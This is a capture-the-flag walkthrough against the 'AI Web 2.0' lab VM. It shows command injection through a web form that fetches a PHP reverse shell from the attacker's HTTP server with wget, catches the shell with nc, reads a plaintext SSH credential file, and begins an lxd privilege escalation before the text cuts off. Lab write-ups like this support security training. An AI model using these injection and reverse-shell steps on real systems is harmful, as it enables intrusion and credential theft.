
For reverse shell, we are using: http://pentestmonkey.net/tools/web-shells/php-reverse-shell
Just neeed to modify the portion for IP address and port



```
$VERSION = "1.0";
$ip = '192.168.234.152';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```


For uploading a command shell, we used a combination of wget(Victim machine) and python's

SimpleHTTPServer(attacking machine)




```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Cookie: PHPSESSID=7cgrorjiano2gsjebfu1b6rvkk
Authorization: Basic YWl3ZWIyYWRtaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1

ip=192.168.2.1|%77%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%32%33%34%2e%31%35%32%3a%38%30%30%30
%2f%73%68%65%6c%6c%2e%70%68%70&Submit=Submit
```

Translated from url form to its command form.




```
wget http://192.168.234.152:8000/shell.php
```

Our python http server shows that it executed a get successfully.




```
root@kali:~/Downloads/php-reverse-shell-1.0# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.234.143 - - [18/Sep/2019 22:01:12] "GET /shell.php HTTP/1.1" 200 -
```

After uploading our shell, we need to verify that the upload was succesfull.




```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: PHPSESSID=7cgrorjiano2gsjebfu1b6rvkk
Authorization: Basic YWl3ZWIyYWRtaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1

ip=192.168.2.1|ls&Submit=Submit
```

Shell upload was successful and browsing the said pge we are able to trigger a reverse shell.




```
HTTP/1.1 200 OK
Date: Thu, 19 Sep 2019 02:04:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Length: 1123
Connection: close
Content-Type: text/html; charset=UTF-8

<div id='wrap'><pre>index.php
shell.php
style-main.css
</pre></div>
```

Page to trigger reverse shell:




```
aiweb2/webadmin/shell.php
```

We gained our initial foothold, now it is time to escalate our privileges.




```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.234.152] from (UNKNOWN) [192.168.234.143] 43546
Linux aiweb2host 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 02:19:51 up  2:00,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

This is what i missed during earlier enumeration.




```
www-data@aiweb2host:/var/www/html/webadmin$ cat .htaccess
AuthType Basic
AuthName "You are in right direction. Please enter the password."
AuthUserFile /etc/apache2/.htpasswd
Require valid-user
```

There are 2 users, the only user here that will be helpful to escalate our privilege is n0nr00tuser.



```
www-data@aiweb2host:/home$ groups n0nr00tuser
n0nr00tuser : n0nr00tuser lxd
www-data@aiweb2host:/home$ groups aiweb2
aiweb2 : aiweb2
www-data@aiweb2host:/home$ 
```


This is why, the information earlier will be useful for our privilege escalation, in fact we gained password for n0nr00tuser.



```
www-data@aiweb2host:/var/www/html/webadmin/S0mextras$ cat .sshUserCred55512.txt
User: n0nr00tuser
Cred: zxowieoi4sdsadpEClDws1sf
www-data@aiweb2host:/var/www/html/webadmin/S0mextras$ cat index.html
<html>
<head>
        <title>AI Web 2.0</title>
</head>
<body>
        <h1 align='center'>Find juicy information in this dir!!!</h1>
</body>
</html>
```


User: n0nr00tuser
Cred: zxowieoi4sdsadpEClDws1sf

Logging on is successful, sudo -l and crontab -l doesn't show anything useful.




```
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 20 01:39:35 UTC 2019

  System load:  0.0               Processes:             172
  Usage of /:   89.7% of 3.87GB   Users logged in:       0
  Memory usage: 45%               IP address for ens32: 192.168.234.143
  Swap usage:   0%

  => / is using 89.7% of 3.87GB


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

30 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Sun Sep  1 05:35:18 2019 from 192.168.187.1
n0nr00tuser@aiweb2host:~$ 
```

Lets see if we can do privilege escalation via lxc method, since theres a strong indication that lxd can be abused:
https://reboare.github.io/lxd/lxd-escape.html




```
n0nr00tuser@aiweb2host:~$ groups n0nr00tuser
n0nr00tuser : n0nr00tuser lxd
n0nr00tuser@aiweb2host:~$ find / -perm -4000 2> /dev/null|grep lxc
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
n0nr00tuser@aiweb2host:~$ find / -perm -4000 -ls 2> /dev/null|grep lxc
